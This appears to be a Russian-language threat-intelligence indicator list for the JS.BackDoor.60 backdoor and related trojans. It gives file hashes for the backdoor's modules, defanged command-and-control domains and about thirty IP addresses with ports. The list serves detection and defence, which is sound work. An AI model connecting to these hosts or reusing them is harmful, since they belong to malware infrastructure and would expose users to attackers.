**JS.BackDoor.60**

847855b9240afb0b8e1e11de412cc779db51020e: основное тело бэкдора

5f51e7319c582a8ccdd4971d22515977213b8639: задача task_autorun_lnk

d45d42225db3ce5cd1407dff55d88dc5ffa843e2: задача task_autorun_reg

940390c98276ceda423574c7357188728ea83074: задача task_autorun_scheduler

b3d694a7832cd4f228df9cbeaee10e996b583d18: задача task_fdwd

db86d55f3394d82f10f9b17b2250d11bb38149c5: задача task_punto2_diary

5a17ed042b3209d993cd81b56f420a36bd1f3b3a: задача task_punto_install

0d2226f7cf71c8685f52d490586ed63bb3393fc1: задача task_s

**BackDoor.SpyBotNET.79**

c402d069a92bbc552c3ac6497547e10f45aca4f3

**Trojan.DownLoader46.24755**

3f34031b923dc68667859162260b22830cbce521: Проводник.exe

## Домены

rembo[.]solkvize[.]com

ragulya[.]amoibius[.]com

skalioz[.]zenoizen[.]com

zalupakonya[.]clonckure[.]com

kishka[.]vivostark[.]com

pizda[.]eckliptic[.]com

aran[.]quonovap[.]com

barmaley[.]quoonity[.]com

muflon[.]zorroiz[.]com

## IP

213[.]232.255.61:8080

88[.]99.71.225:8080

51[.]178.53.191:8080

78[.]46.66.9:8080

135[.]181.206.12:8080

217[.]145.238.175:80

164[.]90.185.9:443

94[.]156.6.209:80

104[.]248.253.214:80

141[.]94.175.31:8098

34[.]207.71.126:80

192[.]99.44.107:8080

107[.]161.20.142:8080

52[.]86.18.77:8080

192[.]99.196.191:443

216[.]250.190.139:80

205[.]185.123.66:8080

52[.]26.63.10:9999

24[.]199.110.250:8080

45[.]55.65.93:80

139[.]99.123.53:9191

44[.]228.161.50:443

162[.]33.178.113:80

167[.]71.106.175:80

45[.]76.190.214:1024

154[.]31.165.232:80

168[.]138.211.88:8099

52[.]193.176.117:443

52[.]196.241.27:443

54[.]249.142.23:443

121[.]63.250.132:88